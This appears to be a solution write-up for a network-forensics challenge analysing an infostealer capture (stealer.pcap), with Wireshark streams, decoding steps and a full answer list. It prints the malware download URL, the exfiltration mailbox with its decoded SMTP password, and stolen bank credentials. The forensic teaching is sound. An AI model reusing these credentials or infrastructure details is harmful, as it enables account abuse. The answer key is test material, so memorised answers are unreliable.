| 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700<br>220-We do not authorize the use of this system to transport unsolicited,<br>220 and/or bulk e-mail.<br>EHLO Beijing-5cd1-PC<br>250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-AUTH PLAIN LOGIN<br>250-CHUNKING<br>250-STARTTLS |  |
|  |  |

9.What is the IP of the organization's DNS server?

-> 10.4.10.4

| No.  | Time      | Source      | Destination | Protocol | Length | Host | Severity |
|------|-----------|-------------|-------------|----------|--------|------|----------|
| 117  | 26.248011 | 10.4.10.4   | 10.4.10.132 | DNS      | 213    |      |          |
| 118  | 26.248515 | 10.4.10.132 | 10.4.10.4   | DNS      | 103    |      |          |
| 119  | 26.248660 | 10.4.10.4   | 10.4.10.132 | DNS      | 182    |      |          |
| 174  | 26.781921 | 10.4.10.132 | 10.4.10.4   | DNS      | 76     |      |          |
| 177  | 26.808255 | 10.4.10.4   | 10.4.10.132 | DNS      | 92     |      |          |
| 204  | 46.661287 | 10.4.10.132 | 10.4.10.4   | DNS      | 81     |      |          |
| 206  | 47.447289 | 10.4.10.4   | 10.4.10.132 | DNS      | 97     |      |          |
| 3159 | 68.542554 | 10.4.10.132 | 10.4.10.4   | DNS      | 85     |      |          |
| 3160 | 68.576418 | 10.4.10.4   | 10.4.10.132 | DNS      | 101    |      |          |
| 3170 | 68.702274 | 10.4.10.132 | 10.4.10.4   | DNS      | 78     |      |          |
| 3171 | 68.782222 | 10.4.10.4   | 10.4.10.132 | DNS      | 94     |      |          |

### 10.What domain is the victim asking about in packet 204?

-> proforma-invoices.com

|                               |                 |      |     |                     |  |
|-------------------------------|-----------------|------|-----|---------------------|--|
| 199 42.403913 10.4.10.132     | 10.4.10.4       | TCP  | 54  | /                   | 49197 → 445 [ACK] Seq=4879 ACK=1815 Win=0x200 Len=0  |
| 200 44.145277 10.4.10.132     | 10.4.10.4       | SMB2 | 346 | /                   | Create Request File: desktop.ini                     |
| 201 44.145544 10.4.10.4       | 10.4.10.132     | SMB2 | 131 | /                   | Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND |
| 202 44.360338 10.4.10.132     | 10.4.10.4       | TCP  | 54  | /                   | 49197 → 445 [ACK] Seq=5171 Ack=1892 Win=65280 Len=0  |
| 203 46.633556 10.4.10.132     | 10.4.10.255     | NBNS | 92  |                     | Name query NB WPAD<00>                               |
| 204 46.661287 10.4.10.132     | 10.4.10.4       | DNS  | 81  |                     | Standard query 0xa002 A proforma-invoices.com        |
| 205 47.391827 10.4.10.132     | 10.4.10.255     | NBNS | 92  |                     | Name query NB WPAD<00>                               |
| 206 47.447289 10.4.10.4       | 10.4.10.132     | DNS  | 97  |                     | Standard query response 0xa002 A proforma-invoices.c |
| 207 47.459211 10.4.10.132     | 217.182.138.150 | TCP  | 66  | Chat                | 49204 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25 |
| 208 47.597144 217.182.138.150 | 10.4.10.132     | TCP  | 58  | Chat, No..          | 88 → 49204 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MS |
| 209 47.597307 10.4.10.132     | 217.182.138.150 | TCP  | 54  |                     | 49204 → 88 [ACK] Seq=1 Ack=1 Win=64240 Len=0         |
| 210 47.597546 217.182.138.150 | HTTP            |      | 392 | proforma-invoi Chat | GET /proforma/tkraw_Protected99.exe HTTP/1.1         |

### 11.What is the IP of the domain in the previous question?

-> 217.182.138.150

|                  |   |  |  |  |  |
|------------------|---|--|--|--|--|
| 197 42.262018 10 | Queries   |  |  |  |  |
| 198 42.262324 10 | ` proforma-invoices.com: type A, class IN   |  |  |  |  |
| 199 42.463913 10 | Name: proforma-invoices.com   |  |  |  |  |
| 200 44.145277 10 | [Name Length: 21]   |  |  |  |  |
| 201 44.145544 10 | [Label Count: 2]  |  |  |  |  |
| 202 44.360338 10 | Type: A (1) (Host Address)  |  |  |  |  |
| 203 46.633556 10 | Class: IN (0x0001)  |  |  |  |  |
| 204 46.661287 10 | ` Answers   |  |  |  |  |
| 205 47.391827 10 | ` proforma-invoices.com: type A, class IN, addr 217.182.138.150   |  |  |  |  |
| 206 47.447289 10 | [Request In: 204]   |  |  |  |  |
| 207 47.459211 10 | [Time: 0.786002000 seconds]   |  |  |  |  |
| 208 47.597144 20 | Frame 206: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface                         |  |  |  |  |
| 209 47.597307 10 | Ethernet II, Src: Internet Protocol (v4) (00:00:00:00:00:00), Dst: Domain Name System (00:00:00:00:00:00) |  |  |  |  |
| 210 47.597546 10 | Internet Protocol Version 4, Src: 217.182.138.150, Dst: 192.168.1.1                                       |  |  |  |  |
| 211 47.597609 20 | User Datagram Protocol, Src Port: 53 (DNS Request), Dst Port: 53 (DNS Response)                           |  |  |  |  |
| 212 47.734506 20 | Domain Name System  |  |  |  |  |

### 12.Indicate the country to which the IP in the previous section belongs.

->France

### 13.What operating system does the victim's computer run?

-> windows NT 6.1

```
Wireshark - Follow HTTP Stream (tcp.stream eq 14) · stealer.pcap


GET /proforma/tkraw_Protected99.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; !4.0C; .NET4.0E)
Host: proforma-invoices.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT
Content-Type: application/x-msdownload
Content-Length: 2025472
Accept-Ranges: bytes
Date: Wed, 10 Apr 2019 20:37:54 GMT
Server: LiteSpeed
Connection: Keep-Alive

MZ.....@.....
```

14.What is the name of the malicious file downloaded by the accountant?

-> tkraw\_Protected99.exe



```
GET /proforma/tkraw_Protected99.exe HTTP/1.1
Accept: /*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; W
Host: proforma-invoices.com
Connection: Keep-Alive


HTTP/1.1 200 OK
Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT
Content-Type: application/x-msdownload
Content-Length: 2025472
Accept-Ranges: bytes
Date: Wed, 10 Apr 2019 20:37:54 GMT
Server: LiteSpeed
Connection: Keep-Alive
```

15.What is the md5 hash of the downloaded file?

-> 71826ba081e303866ce2a2534491a2f7

16.What software runs the webserver that hosts the malware?

-> Litespeed




```
GET /proforma/tkraw_Protected99.exe HTTP/1.1
Accept: /*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/
Host: proforma-invoices.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT
Content-Type: application/x-msdownload
Content-Length: 2025472
Accept-Ranges: bytes
Date: Wed, 10 Apr 2019 20:37:54 GMT
Server: LiteSpeed
Connection: Keep-Alive

MZ.....@.....
$.....s..R...R...R....C..P.....;S....@#.a...._@....._@...g...[j...[jo.w.
.....@.....@.....@.....P.....g
.....@.....@.....@.....|.....@.....4q..
```

17.What is the public IP of the victim's computer?

-> 173.66.146.112




Wireshark - Follow TCP Stream (tcp.stream eq 16) - stealer.pcap

```
220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
```

18. In which country is the email server to which the stolen information is sent?

-> United States



ipinfo.io/23.229.162.69

IPinfo Search any IP data... Products Data Why IPinfo? Pricing Resources Docs Login Sign up for free

| Summary        | > |
|----------------|---|
| Geolocation    |   |
| Privacy        |   |
| ASN            |   |
| Company        |   |
| Abuse          |   |
| Hosted domains |   |

|   |                                     |
|---|-------------------------------------|
| ASN   | AS26496 - GoDaddy.com, LLC          |
| Hostname  | 69.162.229.23.host.secureserver.net |
| Need more data or want to access it via API or data downloads? Sign up to get free access |                                     |
| Company   | GoDaddy.com, LLC                    |
| Hosted domains  | 3                                   |
| Privacy   | True                                |
| Anycast   | False                               |
| ASN type  | Hosting                             |
| Abuse contact   | abuse@godaddy.com                   |

IP Geolocation

|             |                                    |
|-------------|------------------------------------|
| City        | Tempe                              |
| State       | Arizona                            |
| Country     | United States                      |
| Postal      | 85285                              |
| Local time  | 04:46 AM, Wednesday, July 02, 2025 |
| Timezone    | America/Phoenix                    |
| Coordinates | 33.4148,-111.9093                  |

View larger map  33.4148,-111.9093

19. Analyzing the first extraction of information. What software runs the email server to which the stolen data is sent?

-> Exim 4.91

```
Wireshark - Follow TCP Stream (tcp.stream eq 16) - stealer.pcap

220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250 HELP
AUTH login c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==
334 UGFzc3dvcmQ6
U2FsZXNAMjM=
```

20. To which email account is the stolen information sent?

-> sales.del@macwinlogistics.in

```
Wireshark - Follow TCP Stream (tcp.stream eq 16) - stealer.pcap

220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1
220-We do not authorize the use of this system to transport un:
220 and/or bulk e-mail.
EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250 HELP
AUTH login c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==
334 UGFzc3dvcmQ6
U2FsZXNAMjM=
235 Authentication succeeded
MAIL FROM:<sales.del@macwinlogistics.in>
250 OK
RCPT TO:<sales.del@macwinlogistics.in>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: sales.del@macwinlogistics.in
```

21. What is the password used by the malware to send the email?

-> Sales@23

(Copying) U2FsZXNAMjM=

Wireshark · Follow TCP Stream (tcp.stream eq 16) - stealer.pcap

```

220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO Beijing-5cd1-PC
250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-CHUNKING
250-STARTTLS
250-SMTPUTF8
250 HELP
AUTH login c2FsZXMuZGVsQG1hY3dpbmrvZ2lzdGljcy5pbg==
334 UGFzc3dvcmQ6
U2FsZXNAMjM=
235 Authentication succeeded
MAIL FROM:<sales.del@macwinlogistics.in>
250 OK
RCPT TO:<sales.del@macwinlogistics.in>

```

And pasting U2FsZXNAMjM= in CyberChef

The Password is displayed in the output- Sales@23

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, etc. The main area has two tabs: "Recipe" and "Input". The "Recipe" tab is set to "From Base64" with the alphabet dropdown set to "A-Za-z0-9+/=" and the "Remove non-alphabet chars" checkbox checked. The "Input" tab contains the encoded string "U2FsZXNAMjM=". Below the input, there's a "Output" section where the decoded result "Sales@23" is shown.

22.Which malware variant exfiltrated the data?

-> Reborn v9

**23.What are the bankofamerica access credentials? (username:password)**

-> roman.mcguire: P@ssw0rd\$

**Output**

```
User Name Field : 
Password Field   : 
Created Time     : 
Modified Time    : 
Filename         : 
=====
=====
URL             : https://www.bankofamerica.com/
Web Browser     : Chrome
User Name       : roman.mcguire
Password       : P@ssw0rd$|
Password Strength : Very Strong
User Name Field  : onlineId1
Password Field   : passcode1
Created Time     : 4/10/2019 2:35:17 AM
Modified Time    : 
Filename         : C:\Users\roman.mcguire\AppData\Local\Google\Chrome\User Data\Default\Login Data
```

22/24 Questions

^

Q1 ✓ Solved : 4199

How many packets does the capture have?

\*\*\*\*\*  
4003

Hints

Submit

Q2 ✓ Solved : 3813

At what time was the first packet captured?

\*\*\*\*\*\_\*\*\_-\*\*\_\*\*-\*\*\_\*\*\_\*\*  
2019-04-10 20:37:07 utc

Hints

Submit

Q3 ✓ Solved : 3899

What is the duration of the capture?

\*\*\*\*\*  
01:03:41

Hints

Submit

Q4 ✓ Solved : 3863

What is the most active computer at the link level?

\*\*\*\*\*\_\*\*\*\*\*\_\*\*\*\*\*  
00:08:02:1c:47:ae

Hints

Submit

Q5 ○ Solved : 3758

Manufacturer of the NIC of the most active system at the link level?

\*\*\*\*\*\_\*\*\*\*\*  
Hewlett Packard

Hints

Submit

Q6 ✓ Solved : 3674

Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?

\*\*\*\*\* \_\*\*\*\*\*  
Palo Alto

Hints

Submit

Q7 ✓ Solved : 3617

The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?

\*  
3

Hints

Submit

Q8 ✓ Solved : 3566

What is the name of the most active computer at the network level?

\*\*\*\*\*\_\*\*\*\*\*\_\*\*  
Beijing-5cd1-PC

Hints

Submit

Q9 ✓ Solved : 3611

What is the IP of the organization's DNS server?

\*\*\*\*\*

Q10 ✓ Solved : 3598

What domain is the victim asking about in packet 204?

\*\*\*\*\*  
proforma-invoices.com

💡 Hints

▶ Submit

Q11 ✓ Solved : 3537

What is the IP of the domain in the previous question?

\*\*\*\*\*  
217.182.138.150

💡 Hints

▶ Submit

Q12 ✓ Solved : 3513

Indicate the country to which the IP in the previous section belongs.

\*\*\*\*\*  
France

💡 Hints

▶ Submit

Q12 ✓ Solved : 3513

Indicate the country to which the IP in the previous section belongs.

\*\*\*\*\*  
France

💡 Hints

▶ Submit

Q13 ✓ Solved : 3406

What operating system does the victim's computer run?

\*\*\*\*\*  
windows NT 6.1

💡 Hints

▶ Submit

Q14 ✓ Solved : 3461

What is the name of the malicious file downloaded by the accountant?

\*\*\*\*\*  
tkraw\_Protected99.exe

💡 Hints

▶ Submit

Q15 ✓ Solved : 3289

What is the md5 hash of the downloaded file?

MD5 Hash  
71826ba081e303866ce2a2534491a2f7

💡 Hints

▶ Submit

Q16 ✓ Solved : 3222

Q17 ✓ Solved : 3202

What is the public IP of the victim's computer?

\*\*\*\*\*

173.66.146.112

Hints

Submit

Q18 ✓ Solved : 3164

In which country is the email server to which the stolen information is sent?

\*\*\*\*\*

United States

Hints

Submit

Q19 ✓ Solved : 3058

Analyzing the first extraction of information. What software runs the email server to which the stolen data is sent?

\*\*\*\* \* \*\*

Exim 4.91

Hints

Submit

Q20 ✓ Solved : 3139

To which email account is the stolen information sent?

\*\*\*\*\* @\*\*\*\*\*

sales.del@macwinlogistics.in

Hints

Submit

Q21 ✓ Solved : 3100

What is the password used by the malware to send the email?

\*\*\*\*\* @\*\*

Sales@23

Hints

Submit

Q22 ✓ Solved : 3023

Which malware variant exfiltrated the data?

\*\*\*\*\* \*

Reborn v9

Hints

Submit

Q23 ✓ Solved : 3044

What are the bankofamerica access credentials? (username:password)

\*\*\*\*\*:\*\*\*\*\*:@\*\*\*\*\*:\$

roman.mcguire: P@ssw0rd\$

Hints

Submit

All questions are solved correctly.